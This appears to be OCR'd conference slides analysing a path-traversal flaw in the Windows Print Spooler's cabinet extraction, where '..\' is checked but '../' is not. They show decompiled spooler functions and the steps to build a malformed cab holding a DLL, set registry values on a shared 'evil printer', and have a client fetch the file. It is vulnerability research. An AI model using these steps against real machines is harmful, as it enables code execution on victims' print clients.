
```
+0x000 cVersion          : Uint4B
+0x008 pName             : Ptr64 Wchar
+0x010 pEnvironment      : Ptr64 Wchar
+0x018 pDriverPath       : Ptr64 Wchar
+0x020 pDataFile         : Ptr64 Wchar
+0x028 pConfigFile       : Ptr64 Wchar
+0x030 pHelpFile         : Ptr64 Wchar
+0x038 pDependentFiles   : Ptr64 Wchar
+0x040 pMonitorName      : Ptr64 Wchar
+0x048 pDefaultDataType  : Ptr64 Wchar
+0x050 pszzPreviousNames : Ptr64 Wchar
+0x058 ftDriverDate      : _FILETIME
+0x060 dwlDriverVersion  : Uint8B
+0x068 pszMfgName        : Ptr64 Wchar
+0x070 pszOEMUrl         : Ptr64 Wchar
+0x078 pszHardwareID     : Ptr64 Wchar
+0x080 pszProvider       : Ptr64 Wchar
+0x088 pszPrintProcessor : Ptr64 Wchar
+0x090 pszVendorSetup    : Ptr64 Wchar
+0x098 pszzColorProfiles : Ptr64 Wchar
+0x0a0 pszInfPath        : Ptr64 Wchar
+0x0a8 dwPrinterDriverAttributes : Uint4B
+0x0b0 pszzCoreDriverDependencies : Ptr64 Wchar
+0x0b8 ftMinInboxDriverVerDate : _FILETIME
+0x0c0 dwlMinInboxDriverVerVersion : Uint8B
```

PrinterDriverAttributes


```
#define PRINTER_DRIVER_PACKAGE_AWARE 0x00000001
#define PRINTER_DRIVER_XPS 0x00000002
#define PRINTER_DRIVER_SANDBOX_ENABLED 0x00000004
#define PRINTER_DRIVER_CLASS 0x00000008
#define PRINTER_DRIVER_DERIVED 0x00000010
#define PRINTER_DRIVER_NOT_SHAREABLE 0x00000020
#define PRINTER_DRIVER_CATEGORY_FAX 0x00000040
#define PRINTER_DRIVER_CATEGORY_FILE 0x00000080
#define PRINTER_DRIVER_CATEGORY_VIRTUAL 0x00000100
#define PRINTER_DRIVER_CATEGORY_SERVICE 0x00000200
#define PRINTER_DRIVER_SOFT_RESET_REQUIRED 0x00000400
#define PRINTER_DRIVER_SANDBOX_DISABLED 0x00000800
#define PRINTER_DRIVER_CATEGORY_3D 0x00001000
#define PRINTER_DRIVER_CATEGORY_CLOUD 0x00002000
```

Driver Package

- A collection of the files needed to successful load a driver
  - device information file (.inf)
  - catalog file
  - all the files copied by .inf file



Where to Get PCC (Package Cabinet)



InfPath:
C:\Windows\System32\DriverStore\FileRepository**prnms003.inf_amd64_85c8869cca48951c**\prnms003.inf

PackagePath:
C:\Windows\System32\spool\drivers\x64\PCC**prnms003.inf_amd64_85c8869cca48951c**.cab

DownloadAndImportDriverPackages

- TDriverInstall::**DownloadAndImportDriverPackages**
  - TDriverInstall::**DownloadAndExtractDriverPackageCab**
    - TDriverInstall::**InternalCopyFile**
    - NCabbingLibrary::**LegacyCabUnpack**

Cabinet File

- Archive-file format for Microsoft Windows
- A file that has the suffix .cab and that acts as a container for other files
- It serves as a compressed archive for a group of files

File Decompression Interface APIs

- `Cabinet!`**`FDICreate`**
  - Creates an FDI context
- `Cabinet!`**`FDICopy`**
  - Extracts files from cabinet
- `Cabinet!`**`FDIDestroy`**
  - Deletes an open FDI context

FDICopy

```
BOOL DIAMONDAPI FDICopy(
        HFDI hfdi,
        LPSTR pszCabinet,
        LPSTR pszCabPath,
        int flags,
        PFNFDINOTIFY pfnfdin,
        PFNFDIDECRYPT pfnfdid,
        void *pvUser
);
```

pfnfdin

Pointer to an application-defined callback notification function to update the application on the status of the decoder. The function should be declared using the FNFDINOTIFY macro.

win32spl!NCabbingLibrary::**LegacyCabUnpack**

```
FDICopy(v12,
        pszCabinet,
        pszCabPath,
        0,
        (PFNFDINOTIFY)NCabbingLibrary::FdiCabNotify,
        0i64,
        &pvUser);
```

NCabbingLibrary::**FdiCabNotify**

- `fdintCOPY_FILE` Information identifying the file to be copied

```
if ( v15 >= 0 ) {
    v17 = *(_QWORD *)v3;
    v21 = -1i64;
    v15 = NCabbingLibrary::ProcessCopyFile(
            (NCabbingLibrary *)Block,
            *(const unsigned __int16 **)(v17 + 8),
            (const unsigned __int16 *)&v21,
            v16);
    operator delete(Block);
    v4 = v21;
}
```

NCabbingLibrary::**ProcessCopyFile**


- NCabbingLibrary::**CreateFullPath**
  - Check '..\'
  - But forget '../' ?
- **_wopen**
  - _O_BINARY|_O_CREAT|_O_TRUNC|_O_RDWR

```
v8 = NCabbingLibrary::CreateFullPath((NCabbingLibrary *
)FileName, (const unsigned __int16 *)v9);
if ( v8 >= 0 )
{
    v7 = (NCoreLibrary::TString *)_wopen(v10, 0x8302, 0
x180i64);
    *(_QWORD *)a3 = v7;
```


```
v12 = wcschr(v10, '\\');  // check for ..\
v13 = v12;
if ( !v12 )
    break;
*v12 = 0;
v14 = *v11 - asc_1800B3FF0[0];
if ( !v14 )
{
    v14 = v11[1] - '.';
    if ( v11[1] == '.' )
        v14 = v11[2];
    }
    if ( v14 )
    {
        if ( !CreateDirectoryW(v8, 0i64) && GetLastE
rror() != 183 )
```

Make Malformed Cab


- **makecab** `112112DiagSvcs2USERENV.dll test.cab`



HexEdit Cab file





Malformed Cabinet



Prepare Print Server


- Install Virtual Printer
  - CutePDF Writer
- Share the printer





SHA1 of CuteWriter: fdf1f3f2a83d62b15c6bf84095fe3ae2ef8e4c38

Default **`PrinterDriverAttributes`** of CutePDF Writer



Make an Evil Printer


HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Print\Environments\Windows x64\Drivers\Version-3\CutePDF Writer v4.0

- **PrinterDriverAttributes = 1**
- **InfPath = "c:\test\test.inf"**

Create a file **C:\test\test.inf**

Place **test.cab** at **C:\Windows\System32\spool\drivers\x64\PCC**

Make an Evil Printer



Print Client Connects to Evil Printer

2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\CSC\v2.0.6\namespace\192.168.234.135
2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\CSC\v2.0.6\namespace\192.168.234.135
2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\CSC\v2.0.6\namespace\192.168.234.135
2:01:2...	spoolsv.exe	3712	CreateFile	\\192.168.234.135\print$\x64\PCC\test.cab
2:01:2...	spoolsv.exe	3712	CreateFile	C:\Windows\CSC\v2.0.6\namespace\192.168.234.135
